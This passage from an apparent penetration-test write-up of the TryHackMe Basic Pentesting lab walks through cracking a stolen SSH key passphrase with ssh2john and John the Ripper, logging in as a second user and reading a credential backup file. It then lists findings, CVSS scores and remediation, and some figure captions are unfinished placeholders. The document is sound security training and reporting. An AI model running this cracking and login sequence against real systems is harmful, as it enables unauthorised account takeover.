Figure 11.1 — Local Private Key File Permissions *showing the output of `chmod 400 bp` followed by `ls -l bp`.*

Analysis: With the key copied and secured locally, the file was ready to be prepared for offline password recovery. A quick inspection with `head -5 bp` confirmed the file began with the standard OpenSSH private key header, verifying that the copy operation had completed correctly and that the file was in the expected format for the next step.

11.2 Locating the Conversion Utility

Command:

```
locate ssh2john.py
```

Objective: Locate the utility script needed to convert the encrypted OpenSSH private key into a hash format

that John the Ripper can process, since John cannot operate directly on raw OpenSSH key files.

Observation: The system returned the installation path of `ssh2john.py`, confirming it was available as part of the John the Ripper installation bundled with Kali Linux.




Figure 11.2 — Location of `ssh2john.py` showing the path returned by `locate ssh2john.py`.

Decision Taken: With the conversion utility located, the private key was converted into a crackable hash.

11.3 Converting the Key to a John-Compatible Hash

Command:

```
python3 /usr/share/john/ssh2john.py bp > hash.txt
```

Objective: Transform the encrypted SSH private key into a password-hash representation compatible with John the Ripper.

Syntax Explanation:

Component	Description
python3	Executes the conversion script.
ssh2john.py	Parses the OpenSSH private key format and extracts the encrypted key material into a crackable hash format.
bp	The local copy of the target's private key.
> hash.txt	Redirects the generated hash into a new file rather than printing it to the terminal, for reuse in the cracking step.

Observation: The conversion completed successfully, producing a hash file. A follow-up `cat hash.txt` confirmed a long encoded string representing the encrypted key material had been generated.




Figure 11.3 — SSH Key Converted to Hash Format showing successful execution of `ssh2john.py` and the resulting `hash.txt` file

Decision Taken: With a valid hash generated, the passphrase-cracking attempt proceeded using John the Ripper.

11.4 Password Cracking with John the Ripper

About the Tool: John the Ripper is an offline password auditing tool capable of attacking password hashes, SSH keys, and numerous other credential formats by comparing candidate passwords against encrypted material until a match is found. It was the correct tool for this stage of the engagement precisely because Hydra (used earlier) is designed to attack *live* services, whereas John operates entirely on *offline* encrypted files — which is exactly what the copied SSH key represented.

Command:

```
john --wordlist=/usr/share/wordlists/rockyou.txt hash.txt
```

Objective: Attempt to recover the passphrase protecting the private key using the same RockYou dictionary applied earlier against the SSH service, to test whether the key's passphrase was similarly weak.

Syntax Explanation:

Option	Purpose
john	The password cracking tool.
--wordlist=/usr/share/wordlists/rockyou.txt	Specifies the password dictionary to test against the hash.
hash.txt	The John-compatible hash generated from the SSH private key.

Observation: John the Ripper successfully recovered the passphrase protecting the encrypted private key.




Figure 11.4 — John the Ripper Successful Passphrase Recovery *Insert a screenshot highlighting John's success message (with the recovered passphrase redacted).*

Portfolio Note: As with the SSH password recovered via Hydra, the actual passphrase recovered here is intentionally withheld from this report. Only the fact that a valid passphrase was successfully recovered during the authorized assessment is stated.

Command:

```
john --show hash.txt
```

Objective: Display the cracked credential stored in John's session database, confirming the cracking process completed and the result was retained locally.

Observation: The recovered passphrase was displayed and confirmed as successfully stored.

Analysis: This finding is arguably the most severe of the entire engagement. SSH keys are only as strong as their passphrases — a key protected by a passphrase drawn from a common breach dictionary offers effectively no more protection than a weak plaintext password once an attacker has obtained a copy of the encrypted key file. The combination of (a) an exposed private key and (b) a weak passphrase converted what should have been a strong, phishing-resistant authentication mechanism into a fully compromised credential.

Decision Taken: With both the private key and its passphrase now in hand, the assessment proceeded to authenticate as `kay` directly.

12. Privilege Escalation Execution

12.1 Authenticating as kay Using the Recovered Key

Command:


```
ssh -i bp kay@10.10.43.214
```

Objective: Use the recovered private key and passphrase to authenticate as the second target user, `kay` — the actual privilege escalation step of the engagement.

Syntax Explanation:

Component	Description
ssh	Secure Shell client.
-i bp	Specifies the identity file (private key) to use for authentication, rather than a password.
kay	The target Linux user account.
10.10.43.214	Target machine IP address.

Observation: SSH prompted for the private key's passphrase. Once the recovered passphrase was supplied, authentication completed successfully and a new interactive shell opened under the `kay` account.



```
Ad System load: 0.0          Processes:           116
Usage of /: 49.9% of 13.62GB Users logged in:      1
Memory usage: 32%          IPv4 address for ens5: 10.48.173.237
Swap usage: 0%

Ne Expanded Security Maintenance for Infrastructure is not enabled.

0 updates can be applied immediately.

Enable ESM Infra to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your
Internet connection or proxy settings

Your Hardware Enablement Stack (HWE) is supported until April 2025.

Last login: Sun Jun 22 13:40:04 2025 from 10.23.8.228
kay@ip-10-48-173-237:~$
```

Figure 12.1 — Successful SSH Authentication Using the Private Key *showing the successful login as kay using the recovered private key.*

Analysis: This authentication occurred entirely through the recovered SSH key material rather than any password reuse, confirming that the privilege escalation path — web disclosure → SMB username confirmation → weak SSH password → local enumeration → exposed private key → offline passphrase cracking — was both real and independently reproducible.

12.2 Verifying Privilege Escalation

Command:


```
whoami
```

Observation: The output returned `kay`, confirming the shell session was now operating under the second user's identity.

Command:

```
id
```

Observation: The output confirmed the UID and group memberships associated with `kay`.

A terminal window with a dark blue background and green text. The output shows the user 'kay' at IP '10-48-173-237'. The 'whoami' command returns 'kay'. The 'id' command returns 'uid=1000(kay) gid=1000(kay) groups=1000(kay),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),110(lxd),115(lpadmin),116(smbshare)'.

```
Last login: Sun Jun 22 13:40:04 2025 from 10.23.8.228
kay@ip-10-48-173-237:~$ whoami
kay
kay@ip-10-48-173-237:~$ id
uid=1000(kay) gid=1000(kay) groups=1000(kay),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),110(lxd),115(lpadmin),116(smbshare)
kay@ip-10-48-173-237:~$
```

Figure 12.2 — Verifying Current User After Escalation (kay) *showing the output of `whoami` and `id` immediately after authenticating as `kay`.*

Analysis: Privilege escalation in this engagement did not take the form of reaching `root` — it took the form of moving from one standard, low-privileged user (`jan`) to a second standard user (`kay`) who held access to resources the first account explicitly could not read. This is an important distinction: privilege escalation is fundamentally about gaining access to resources or capabilities the current session does not already have, and moving laterally between two non-administrative accounts satisfies that definition just as validly as escalating to a superuser would.

Decision Taken: With authenticated access to `kay` now established, the assessment moved to validate the practical impact of this escalation by attempting to read the file that had previously been denied.

13. Post Exploitation

13.1 Objective

With authenticated access to `kay` established, the objective of this final operational phase was to validate that the escalation had actually produced practical impact — specifically, by confirming access to the `pass.bak` file that had returned "Permission denied" when accessed as `jan` in Section 10.1.

13.2 Accessing the Previously Restricted File

Command:

```
whoami && id
```

Observation: Both commands confirmed the active session was operating as `kay`, establishing the correct context before attempting to re-read the restricted file.

Command:

```
cat pass.bak
```

Objective: Re-attempt to read the backup file that had previously produced a permission-denied error.

Observation: The command executed successfully this time, and the file's contents — a stored, backed-up credential value — became readable.




Figure 13.1 — Successful Access to `pass.bak` (Credential Redacted) *Insert a screenshot showing successful execution of `cat pass.bak` as `kay`, with the actual credential value redacted or cropped out before publishing.*

Comparison:

Attempt	User	Result
Section 10.1	jan	Permission denied
Section 13.2	kay	File accessible

Analysis: This side-by-side comparison demonstrates, cleanly and unambiguously, that the difference in outcome was driven entirely by user permissions rather than any change to the file itself — the file was never modified during the engagement. This validates one of the foundational principles of Linux security: file ownership determines resource accessibility, and privilege escalation is what changes an attacker's effective ownership context.

13.3 Validation of Privilege Escalation

Capability	jan	kay
SSH Access	Yes	Yes
Read <code>pass.bak</code>	No	Yes
Access to <code>kay</code> 's resources	Limited	Full
Read SSH authentication files	Limited	Full


Analysis: The practical impact of the escalation is clear from this table: moving from `jan` to `kay` converted a partially-blind foothold into full access over a second user's private resources, including a backup file storing a protected credential. Backup files of this kind are a recurring real-world risk — they are frequently created for legitimate operational reasons (configuration backups, credential rotation records, migration artifacts) and just as frequently forgotten during subsequent security reviews, leaving stale but still-valid sensitive material sitting on disk indefinitely.

Consistent with the authorized, non-destructive scope of this engagement, no further action was taken beyond confirming read access to this file: no persistence mechanism was installed, no files were modified, and no attempt was made to escalate further toward `root`, since the TryHackMe Basic Pentesting room's intended objective — demonstrated access to the second user's protected resource — had been fully achieved.

14. Complete Attack Chain

14.1 Attack Chain Diagram

No single vulnerability identified during this engagement was sufficient, on its own, to compromise the target. Instead, the compromise was the product of several moderate-severity weaknesses chained together in sequence:



14.2 Transition Analysis

Transition	What Enabled It
Recon → HTTP Enumeration	Apache exposed on port 80 during the initial scan
HTTP → SMB Enumeration	Partial identity clues (J, K) needed corroboration; SMB known to be exposed
SMB → SSH Password Assessment	Verified usernames converted a blind SSH service into a targeted one
SSH → Initial Access	Weak password policy on the jan account
Initial Access → Linux Enumeration	Standard post-authentication reconnaissance of the local filesystem
Linux Enumeration → Key Discovery	Overly permissive access to another user's .ssh directory
Key Discovery → Offline Cracking	Private key was encrypted, but not un-crackable, given a weak passphrase
Offline Cracking → Privilege Escalation	Recovered passphrase enabled authentication as kay
Privilege Escalation → Post Exploitation	Access to kay's account granted read access to pass.bak

This chain illustrates a principle that is central to modern penetration testing and to defense-in-depth thinking generally: attackers rarely need a single critical vulnerability. A sequence of individually moderate weaknesses — information disclosure, weak password policy, overly permissive file permissions, and weak key passphrases — is often sufficient to fully compromise a system when those weaknesses are not addressed holistically.

15. Vulnerability Assessment

15.1 Summary of Findings

ID	Vulnerability	Severity	Est. CVSS 3.1
V-01	Anonymous SMB Share Enabled	High	7.5
V-02	Public Development Directory Exposed	Medium	5.3
V-03	Username Enumeration via SMB	High	7.1
V-04	Weak SSH Password Policy	High	8.1
V-05	Exposed SSH Private Key	Critical	9.1
V-06	Weak SSH Key Passphrase	High	7.8
V-07	Sensitive Backup Password File	High	7.6

Severity Distribution

Severity	Number of Findings
Critical	1
High	5
Medium	1
Low	0

Overall Risk Rating: High

The CVSS 3.1 base scores above were assessed by the intern using standard scoring vectors as an internal risk-rating exercise for this report; they are illustrative approximations rather than scores generated via an official CVSS calculator against a published CVE, and are intended to communicate relative severity for prioritization purposes.

The target machine contained multiple independent authentication and information-disclosure weaknesses which, individually, ranged from Medium to Critical severity, but which — when chained together — resulted in full compromise of a second user account and disclosure of a protected credential file.

15.2 V-01: Anonymous SMB Share Enabled

Severity: High (Est. CVSS 3.1: 7.5 — AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N)

Description: The Samba service exposed a share named "Anonymous" that could be accessed and browsed without any authentication whatsoever.

Evidence: Figures 6.1, 6.2, 6.4, 6.5.

Impact: Any user on the network segment reachable by the target — authenticated or not — could connect to this share and retrieve its contents, as demonstrated by the successful download of `staff.txt`.

Root Cause: Samba was configured to permit guest/anonymous connections to a share containing internal files, rather than restricting the share to authenticated, authorized users.

Remediation: Disable guest access (`guest ok = no`) on all shares that are not explicitly intended for public distribution; require authenticated SMB sessions; audit existing share configurations for similarly permissive settings.

15.3 V-02: Public Development Directory Exposed

Severity: Medium (Est. CVSS 3.1: 5.3 — AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N)

Description: The Apache web server exposed a `/development/` directory with directory listing enabled, containing developer notes and internal correspondence.

Evidence: Figures 5.1, 5.2, 5.3, 5.4, 5.5.

Impact: Disclosed the internal technology stack (Apache, REST, Struts) and partial user identity information (initials referencing two staff members), both of which materially assisted later phases of the assessment.

Root Cause: Development/testing artifacts were left inside the production web root, and Apache's directory indexing feature was left enabled for that path.

Remediation: Disable directory indexing globally or per-directory (`Options -Indexes`); remove development and testing artifacts from any web-accessible path prior to deployment; store internal documentation outside the web root entirely.

15.4 V-03: Username Enumeration via SMB

Severity: High (Est. CVSS 3.1: 7.1 — AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N)

Description: Enum4Linux was able to enumerate complete, valid local usernames from the Samba service without providing any credentials.

Evidence: Figures 6.1, 6.3.

Impact: Converted a previously unauthenticated SSH service into a fully targeted one — the single largest force-multiplier in this engagement, since every subsequent authentication attack depended on having confirmed, real account names to test.

Root Cause: Samba's default configuration permitted anonymous (null-session) enumeration of local accounts.

Remediation: Restrict or disable anonymous SMB enumeration (`restrict anonymous` equivalent hardening on Samba); apply the principle of least information disclosure to any service that does not strictly require anonymous access.

15.5 V-04: Weak SSH Password Policy

Severity: High (Est. CVSS 3.1: 8.1 — AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:N)

Description: The `jan` account's SSH password was successfully recovered using a dictionary attack against a widely available, breach-derived password list.

Evidence: Figures 7.1, 7.2.

Impact: Directly resulted in unauthorized, authenticated remote shell access to the target machine — the initial-access event that made every subsequent phase of the engagement possible.

Root Cause: No password complexity, length, or breach-list screening policy was enforced for SSH-facing accounts, and no account lockout or rate-limiting was in place to slow down an online dictionary attack.

Remediation: Enforce a strong password policy (minimum length, complexity, and rejection of known-breached passwords); implement account lockout or exponential backoff after repeated failed attempts; strongly prefer key-based SSH authentication over passwords wherever operationally feasible.

15.6 V-05: Exposed SSH Private Key

Severity: Critical (Est. CVSS 3.1: 9.1 — AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H)

Description: The `kay` account's private SSH key (`id_rsa`) was readable by another local user (`jan`), rather than being restricted to its owner.

Evidence: Figures 10.2, 10.3.

Impact: Provided the single most direct path to full account takeover in the entire engagement — once the passphrase protecting the key was cracked, it granted complete authentication capability as `kay`, bypassing password authentication entirely.

Root Cause: Incorrect file or directory permissions on `kay`'s home directory / `.ssh` folder allowed a second, unrelated local account to read authentication material that should have been accessible only to its owner.

Remediation: Enforce strict permissions on all `.ssh` directories and their contents (`chmod 700 ~/.ssh, chmod 600 ~/.ssh/id_rsa`); periodically audit home directory permissions across all local accounts; rotate any key discovered to have been exposed.

15.7 V-06: Weak SSH Key Passphrase

Severity: High (Est. CVSS 3.1: 7.8 — AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:N, assuming prior possession of the key file)

Description: The passphrase protecting `kay`'s private SSH key was successfully recovered via an offline dictionary attack using John the Ripper against the same RockYou wordlist used earlier.

Evidence: Figures 11.3, 11.4.

Impact: Nullified the additional protection that key-based authentication is supposed to provide over plain passwords; once the key file was obtained, the weak passphrase meant the account was no more protected than it would have been with a weak password alone.

Root Cause: No enforced policy existed requiring SSH key passphrases to be long, random, or generated by a password manager rather than chosen as a memorable dictionary word or phrase.

Remediation: Require strong, randomly generated passphrases for all private keys; consider hardware-backed key storage (e.g., a hardware security key or TPM-backed key) for high-value accounts, which removes the private key file from the filesystem entirely.

15.8 V-07: Sensitive Backup Password File

Severity: High (Est. CVSS 3.1: 7.6 — AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:N/A:N, assuming local account access)

Description: A file named `pass.bak` was stored inside `kay`'s home directory and contained a protected credential value in a locally accessible backup file.

Evidence: Figure 13.1.

Impact: Provided the final, tangible proof-of-impact for the engagement — successful retrieval of a stored credential following privilege escalation, directly satisfying the Basic Pentesting room's intended objective.

Root Cause: Sensitive credential material was stored in a plain, locally readable backup file rather than in a secrets manager or encrypted vault, and was never removed once its original purpose (whatever that may have been) was served.

Remediation: Eliminate the practice of storing credentials in plaintext backup files; where backups of sensitive configuration or credential data are operationally necessary, encrypt them at rest and restrict access via strict file permissions and, ideally, a dedicated secrets management solution.

16. Risk Assessment

16.1 CIA Impact Analysis

Confidentiality

Aspect	Assessment
Information Exposed	Developer notes, internal usernames, SSH private key material, backup credential
Business Impact (if production)	Attackers could gain unauthorized access to confidential organizational information and credential material
Impact Rating	High

Integrity

Aspect	Assessment
Observed Impact	Successful authentication as a second legitimate user account
Potential Consequences (if production)	Modification of user-owned files, upload of unauthorized SSH keys, impersonation of the affected account
Impact Rating	High

Availability

Aspect	Assessment
Observed Impact	None — no denial-of-service technique was used and no files were modified or deleted during this engagement
Potential Consequences (if production)	Unauthorized authenticated access increases the theoretical possibility of service disruption through file deletion or configuration changes, even though none occurred here
Impact Rating	Medium

16.2 Overall Risk Rating

Security Principle	Impact
Confidentiality	High
Integrity	High
Availability	Medium
Overall	High Risk

The overall risk rating reflects the fact that this engagement demonstrated a complete, reproducible compromise path — from unauthenticated external reconnaissance through to disclosure of a protected

credential belonging to a second user account — using only publicly documented tools and default wordlists. In a production environment, this class of chained, moderate-severity weaknesses would represent a serious and realistic threat, notwithstanding that no single finding in isolation reached the highest severity tier (with the exception of the exposed private key, rated Critical).

17. Mitigation Recommendations

17.1 Samba / SMB Hardening

- Disable guest/anonymous access on all shares that do not have an explicit business requirement for public access (`guest ok = no`).
- Restrict anonymous enumeration of users, shares, and groups at the Samba server level.
- Regularly audit `smb.conf` for shares that may have been created for temporary or testing purposes and never removed.
- Apply the principle of least privilege to share-level and file-level permissions.

17.2 Apache / Web Server Hardening

- Disable directory listing globally, or explicitly per-directory where it is not required:

```
Options -Indexes
```

- Remove development, testing, and staging artifacts from the production web root before deployment; store such material in a location outside the web server's document root entirely.
- Periodically crawl or scan the web root for unintentionally exposed files (backups, notes, configuration files) as part of routine security hygiene.

17.3 SSH Hardening

- Disable password authentication where key-based authentication is operationally feasible, and disable root login outright:

```
PermitRootLogin no
PasswordAuthentication no
PubkeyAuthentication yes
MaxAuthTries 3
```

